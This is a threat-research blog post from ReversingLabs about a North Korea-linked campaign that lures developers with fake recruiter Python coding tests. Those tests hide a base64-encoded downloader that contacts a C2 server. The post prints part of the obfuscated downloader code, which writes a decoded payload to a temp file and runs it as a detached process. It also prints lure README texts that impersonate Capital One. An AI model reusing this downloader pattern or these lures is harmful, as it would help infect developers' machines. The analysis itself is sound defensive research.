

Fake recruiter coding tests target devs with malicious Python packages

 reversinglabs.com/blog/fake-recruiter-coding-tests-target-devs-with-malicious-python-packages



Blog Author

Karlo Zanki, Reverse Engineer at ReversingLabs. [Read More...](#)



ReversingLabs researchers have identified new, malicious software packages believe to be linked to a campaign, VMConnect, that our team first identified in August 2023 and which has ties to the North Korean hacking team Lazarus Group. The new samples were tracked to GitHub projects that have been linked to previous, targeted attacks in which developers are lured using fake job interviews. Furthermore, information gathered from the detected samples allowed us to identify one compromised developer and provided insights into an ongoing campaign, with attackers posing as employees of major financial services firms.

Here is a detailed account of our discovery of the latest, malicious campaign.

History

In August 2023, ReversingLabs published two research posts describing the [VMConnect campaign](#) and its [connection to North Korea's Lazarus Group](#). The relation to the Lazarus Group was based on information gathered in research conducted by Japanese CERT. As the team wrote at the time: Malicious PyPI packages that were pretty good imitations of popular, open source Python tools were discovered. Besides the functionality duplicated from the legitimate tools, they contained malicious downloader functionality, well hidden in the code base. Code similarities between the discovered samples and those found and documented as part of research by Japan's CERT supported the attribution of the campaign to the North Korean APT Lazarus.

Job interviews: A familiar attack vector

The [Japan CERT research provided additional insights](#) into the methods of delivering malware used by this threat actor. One method that was of particular interest was the delivery of malware as a Windows Help file (CHM) embedded in an archive and the use of LinkedIn accounts pretending to be job recruiters to seed the malware to targeted individuals. This very same technique was described in [research published by Palo Alto's Unit 42](#). That report noted malware authors also tried to convince their targets into downloading malicious NPM packages from GitHub repositories.

In a scan earlier this year, the RL research team observed similar behaviors in association with a different set of packages. Researchers also found evidence that malicious threat actors are targeting Python developers, in addition to targeting npm and Javascript developers, as seen in the earlier campaigns.

Spotting the threat

ReversingLabs threat hunting workflows include the continuous monitoring of previously identified threats. RL tracks behavior indicators as well as YARA rules. One such [threat hunting YARA rule](#) created by Japan CERT and related to the VMConnect campaign looks

for a specific, first stage Python downloader. In June 2024, this YARA rule got matched against several samples uploaded to our Spectra Intelligence platform, triggering a spectra detection.

Our Spectra Intelligence platform enables security- and threat hunting teams to pivot on threat samples in a very simple way: identifying files and packages related to the sample you are looking at as quickly as possible. In Spectra Intelligence, this is easily done by looking at the Relationships tab (Figure 1) for a given file sample, which provides a list of parent- and container files from which the observed sample was extracted.

The screenshot displays the Spectra Intelligence interface for a file sample. At the top, a red banner indicates the file is 'MALICIOUS: INFOSTEALER'. Below this, the file details are shown: FILE NAME: pyrebas..., FILE TYPE: Text/Py..., THREAT NAME: Script-Python.Infostealer..., FIRST SEEN: 2024-06-07 09:0..., LAST SEEN: 2024-08-28 09:4... The left sidebar contains navigation options: 'Summary of Analysis (Selected File)', 'File Analysis Detail' (with sub-items: Report Summary, ReversingLabs Analysis, Integrations Analysis, Malware Description, MITRE ATT&CK, Timeline), and 'Static Analysis Spectra Core' (with sub-items: Info, Indicators, MITRE ATT&CK, Classification, Interesting Strings, Tags, Extracted Files (0), Preview / Visualizations). The main content area is titled 'Sources' and has four tabs: 'Spectra Intelligence Sources (0)', 'Other Sources (0)', 'Network References (0)', and 'Relationships (6)'. The 'Relationships' tab is active, showing two sections: 'Top-level Containers' and 'Direct Parents'. 'Top-level Containers' lists four files with their hashes and formats: b1d8d3a684ad836d212f42fd2ab0326941e0c178 (ZIP:Generic), 4b71f82750776a43036622f4352845c6099b2662 (Binary/Archive/ZIP), 51077dd39ea8798a7626c09d8aae06eee1d323cc (Binary/Archive/ZIP), and 2c8d94d510c354104284d6bcde1ab3e3d1b51c8c (Binary/Archive/ZIP). 'Direct Parents' lists one file with its hash and format: 88f623ebd2b0fa3e39d0eba170e4c45e4804b4cc (PythonPYC:Generic).

Figure 1: Relationship information for the analyzed sample

This analysis revealed that the direct parent of the detected, malicious files is a PythonPYC file, meaning that once again the team encountered malware hidden in a compiled Python file, a story similar to campaigns described in previous [research posts](#) in which the RL team described encountering malware hidden in compiled Python files.


Practically, compiled PYC files are used in cases when the source code in a plaintext python file with the same name hasn't been modified since the date of the most recent version of the compiled file. In that case, the cached compiled file is presumed to be identical to the non-compiled file and gets executed, resulting in faster execution.

As RL researchers mentioned in our earlier discussion, this feature poses a risk. First, it is more difficult to scan compiled Python files than plaintext files, as they are packed into a binary format, making them unreadable without specialized tools.

In the case of the newly discovered packages, further inspection of the files revealed that the plaintext Python files with the same names also contained the malicious code. However, the malicious project would function even if these plaintext files weren't shipped, as the malicious code would get executed from the cached, compiled PYC file.

The lure: Developer coding tests

Pivoting again on the direct parent file and looking at its relationships to other files revealed links to several top-level open source containers. This gave us insight into the nature of this malicious campaign. Looking at their content shows that all of them represent coding skills tests linked to job interviews. For example, the team sees archives with names like *Python_Skill_Assessment.zip* and *Python_Skill_Test.zip*. This correlates with the fake job interview attack seen in prior campaigns.



The screenshot shows a file analysis interface. At the top, a status bar indicates 'UNKNOWN (NO THREATS FOUND)' for the file 'README.md'. The main content area is titled 'Preview Sample / Visualization' and shows the text of the README file. The text includes a title '# PasswordManager', a description 'A fully functional Password Manager made in python', an overview section, a list of instructions for a job candidate, and a code block to execute a Python file.

```
1 # PasswordManager
2 A fully functional Password Manager made in python
3
4 ## Overview
5 Basically This is a fully functional Password Manager that possesses almost all the features an ideal Password Manager should have
  (except a very few).
6
7 
8
9 ## Instructions for the Job candidate
10
11 - Before making any modifications, ensure that the project is running successfully.
12 - Add Password backup function to this project.
13
14 ## Execute the python file
15 python3 PasswordManager.py
16
17
```

Figure 2: Content of the README file instructing job candidate to execute malicious code

The content of nearly identical README files included with the packages provides more insight into what the victim encountered. They contain instructions for the job candidates to find and fix a bug in a password manager application, republishing their fix and taking screenshots to document their coding work.

The README files tell would-be candidates to make sure the project is running successfully on their system before making modifications. That instruction is intended to make sure that the malware execution is triggered regardless of whether the job candidate (aka “the target”) completes the assigned coding assignment.

The code is implemented as a Base64 encoded string which hides downloader code. The malicious functionality in this file is identical to that observed in the samples from earlier iterations of the VMConnect campaign. Once again, RL researchers observed Base64 encoded malicious code making a HTTP POST request to the C2 server and executes Python commands received in the response.

```
467 class Firebase:
468     ...
469     ...
470     ...
471     ...
472     ...
473     ...
474     ...
475     ...
476     ...
477     ...
478     ...
479     ...
480     ...
481     ...
482     ...
483     ...
484     ...
485     ...
486     ...
487     ...
488     ...
489     ...
490     ...
491     ...
492     ...
493     ...
494     ...
495     ...
496     ...
497     ...
498     ...
499     ...
500     ...
501     ...
502     ...
503     ...
504     ...
505     ...
506
507
508     def cert_acc():
509         ct_type = platform.system()
510         l_p = tempfile.gettempdir()
511         if ct_type == codecs.decode('Jvaqbjf', Database.stream_method):
512             l_p = l_p + codecs.decode('\\eronfr.gzc', Database.stream_method)
513             header_ops = codecs.decode(Database.push_opr, Database.stream_method) + l_p
514         else:
515             l_p = l_p + codecs.decode('/eronfr.gzc', Database.stream_method)
516             header_ops = codecs.decode(Database.push_ops, Database.stream_method) + l_p
517         request_query = open(l_p, 'w')
518         request_object = base64.b64decode(Database.req_self)
519         request_query.write(request_object.decode('utf-8'))
520         request_query.close()
521
522         try:
523             if ct_type == codecs.decode('Jvaqbjf', Database.stream_method):
524                 subprocess.Popen(header_ops, creationflags = subprocess.DETACHED_PROCESS)
525         finally:
526             return None
527             subprocess.Popen(header_ops, shell = True, preexec_fn = os.setpgrp)
528         return None
529         return None
530
531
532     cert_acc()
```

Figure 5: Execution of base64 encoded malicious downloader code from `__init__.py` file

Loaded tests: How developers were targeted

While pivoting on sample `6a8b8bbd83ea4cfeaada397700f75681aaddbea` to view its parent relations, we came across a related archive named `Python_Skill_Test`. As its name suggests, this package posed as a coding skills test for the Python programming language. The `Python_Skill_Test` archive contains a README file with instructions for the developer.

Preview Sample / Visualization

Hex Text

Content Loaded

```
1 # Welcome to Capital One Technical Interview.
2
3 This is simple Python Project.
4
5 1. Build this project in 5 minutes.
6 2. Find bug and Fix it in 15 minutes.
7 3. Rebuild and Show me the result in 10 minutes.
8
9 Good luck!
10
```

Figure 6: Urgency messages in README file from the *Python_Skill_Test* project





Specifically, the instructions set a timeframe for completing the assignment (finding a coding flaw in the package and fixing it). It is clearly intended to create a sense of urgency for the would-be job seeker, thus making it more likely that he or she would execute the package without performing any type of security or even source code review first. That ensures the malicious actors behind this campaign that the embedded malware would be executed on the developer's system.

Evidence of the who and how

What made researching this campaign particularly interesting was the evidence we uncovered that identified likely victims of the campaign. In most of our research, we aren't able to determine how the victims got infected with the malware they submit to us to analyze. That's because our Spectra Intelligence product does not reside on users' endpoints and, therefore, cannot see the initial stages of an attack. In the case of this campaign, however, there were artifacts in one of the solved coding tests submitted to the malicious actors that provided us with clues as to how the attack was framed, and also helped us identify one of the victims.

Attackers pose as financial services firms

As the Readme file shows, the malicious actors behind this campaign impersonated Capital One, a major U.S. financial services firm. Posing as financial services firms appears to be one of the characteristics of this campaign. For example, another archive we analyzed was named *RookeryCapital_PythonTest.zip*, invoking the name of another, less well-known financial services firm. There is no evidence linking any of these packages to code or packages belonging to these or other financial services firms, nor does it appear the firms in question were aware that malicious actors were illegally using their names as part of their malicious campaigns.

MALICIOUS: INFOSTEALER					
FILE NAME: 51077dd39ea8798a7626c09d8... FILE TYPE: Binary... THREAT NAME: Script-Python.Info... FIRST SEEN: 2024-03-12... LAST SEEN: 2024-08-28...					
51077dd39ea8798a7626c09d8aae06eee1d323cc / Python_Skill_Test					
Classification					Export
<input type="checkbox"/> Threat	File Name	Format	Files	Size	
<input type="checkbox"/>  --	.git	Binary/None	41	1.1 MB	
<input type="checkbox"/>  --	PasswordManager-master	Binary/None	35	705.5 KB	
<input type="checkbox"/>  --	README.md	Text/None	1	214 Bytes	

3 Results

Figure 7: Content of the *Python_Skill_Test* archive

Config file reveals targeted developer

Beyond identifying the means by which developers were targeted, a malicious package we analyzed may have also helped us identify one of the targeted developers. Specifically: when analyzing a *.git* folder present in one of the detected archives, we discovered a *config* file that contained the url of the original GitHub repository where the malware was hosted. That code repository has since been removed from GitHub.

Preview Sample / Visualization

Hex Text

Content Loaded

```

1 [core]
2   repositoryformatversion = 0
3   filemode = true
4   bare = false
5   logallrefupdates = true
6   ignorecase = true
7   precomposeunicode = true
8 [remote "origin"]
9   url = https://github.com/Capital-One-Technical-Interview/Python_Skill_Test.git
10  fetch = +refs/heads/*:refs/remotes/origin/*
11 [branch "main"]
12  remote = origin
13  merge = refs/heads/main
14 [core]
15  repositoryformatversion = 0
16  filemode = true
17  bare = false
18  logallrefupdates = true
19  ignorecase = true
20  precomposeunicode = true
21 [remote "origin"]
22  url = https://github.com/Capital-One-Technical-Interview/Python_Skill_Test.git
23  fetch = +refs/heads/*:refs/remotes/origin/*
24 [branch "main"]
25  remote = origin

```

Figure 8: Content of the *config* file including the url to the original GitHub repository

However, in addition to the config file, there was a logs directory which stored the changes made to refs in the repository and contains several *HEAD* files. In one of these *HEAD* files, we discovered the full name and email of the developer who cloned the repository and implemented the required feature, as required by the test.

Preview Sample / Visualization

Hex Text

Content Loaded

```

1 0000000000000000000000000000000000000000000000000000000000000000 57de8a1136a6622ca8d4aadad83415d968e2239a I [REDACTED]@mail.ru> 1705669559
2 +0100 clone: from https://github.com/Capital-One-Technical-Interview/Python_Skill_Test.git
3 57de8a1136a6622ca8d4aadad83415d968e2239a 032156371bd03acf63d18855d618da013a67cd4a I [REDACTED]@mail.ru> 1705671697
4 +0100 commit: Fix
5 0000000000000000000000000000000000000000000000000000000000000000 57de8a1136a6622ca8d4aadad83415d968e2239a I [REDACTED]@mail.ru> 1705669559
6 +0100 clone: from https://github.com/Capital-One-Technical-Interview/Python_Skill_Test.git
7 57de8a1136a6622ca8d4aadad83415d968e2239a 032156371bd03acf63d18855d618da013a67cd4a I [REDACTED]@mail.ru> 1705671697
8 +0100 commit: Fix

```

Figure 9: Content of the *HEAD* file containing developers full name and email

Searching open source information for the name led us to a GitHub profile of the developer. After establishing contact with the developer, we confirmed that he had fallen victim to the malicious actor pretending to be a recruiter from Capital One in January, 2024. In an email exchange with ReversingLabs, he revealed that he had been contacted from a LinkedIn profile and provided with a link to the GitHub repository as a “homework task.” The developer was asked to “find the bug,” resolve it and push changes that addressed the bug. When the changes were pushed, the fake recruiter asked him to send screenshots of the fixed bug — to make sure that developer executed the project on his machine.




Figure 10: Newly published GitHub repository containing the same malicious code

An active threat?

While these attacks date back more than six months, there is evidence that this campaign is ongoing. Specifically: on July 31, RL came across a newly published GitHub repository named “testing” that was nearly identical to the earlier GitHub archives and contained the same malicious code.

Digging deeper, there are some interesting coincidences associated with this newly discovered project and the older testing archives, such as:

- The account associated with the new GitHub project, *ponpon262612*, was created on January 19th 2024. That’s the very same day the developer we emailed was compromised in the attack, according to the log files we analyzed.
- The new GitHub account was dormant for months after it was created, but sprang to life, posting the new */testing* project on July 31st, 2024 - the same day that ReversingLabs first established contact with the compromised developer.




Figure 11: Activities of the GitHub account publishing new packages

Is this a coincidence? Probably not. The correlation between the new project being published to GitHub on the same day that we reached out to one of the targeted developers regarding our discovery of the earlier, malicious GitHub archives may be a sign that the malicious actor still has access to the developer’s system and was privy to his communications. Seeing that their malicious project had been exposed might have prompted the malicious actor to post a carbon copy of it under another name.

Another possibility is that the developer we exchanged emails with is actually linked to this campaign in some way, not simply a victim of it.

Regardless, the new repository was reported to the GitHub security team and has been removed.. However, since the entire campaign has been active since early 2023 and new malicious samples and projects still surface from time to time, we believe it is safe to call this an “active campaign” and one that will likely remain active for some time.

Conclusion

One obvious conclusion from our latest findings, and the previously documented VMConnect campaign is “this story isn’t over.” Our research revealed continued malicious activity targeting developers working within sensitive organizations, with malicious Python packages that closely mirrored the kinds of threats documented in 2023 as part of the VMConnect campaign. As we noted, the details revealed by our analysis of the packages in question make clear that malicious actors were targeting developers and looking to install malicious downloaders on developer systems capable of fetching second and third stage malware such as backdoors and info stealers.

Just like malicious attachments sent via email messages or web links, the developer “test” packages delivered via LinkedIn DMs likely provided a means of gaining a foothold on developer endpoints and, thereafter, exploit the developer’s permissions to move laterally and exploit other, higher value IT assets.

Campaigns such as this that leverage open source packages and platforms to target developers are a growing trend among sophisticated cyber criminal and nation-state groups. North Korea’s Lazarus Group, which is believed to be behind this campaign, is a good indicator of how such threats are playing out. Lazarus is an advanced and very active threat actor focused on financial gain and cryptocurrency theft to benefit the government of North Korea. Threat reports from other research groups show that Lazarus and other North Korean threat actors are using a wide spectrum of offensive means to achieve their goals, including targeting developers and development organizations to infiltrate sensitive networks.

To address this growing risk, organizations need to be on the lookout for such downloads while also educating their developers and other technical staff to be wary of any effort to trick them into downloading and executing code from an unknown source on their system.

Keep learning

- **Find the best building blocks for your next app** with [**RL's Spectra Assure Community**](#), where you can quickly search the latest safe packages on npm, PyPI and RubyGems.
- **Upgrade your software security posture** with RL's new guide, [**Software Supply Chain Security for Dummies**](#).
- **Learn about complex binary analysis and why it is critical** to software supply chain security in our [**Special Report**](#). Plus: Take a deep dive with [**RL's white paper**](#).
- **Commercial software risk is under-addressed**. Get key insights with our [**Special Report**](#), download the related [**white paper**](#) — and see [**our related Webinar for more insights**](#).

Explore RL's Spectra suite: [Spectra Assure](#) for software supply chain security, [Spectra Detect](#) for scalable file analysis, [Spectra Analyze](#) for malware analysis and threat hunting, and [Spectra Intelligence](#) for reputation data and intelligence.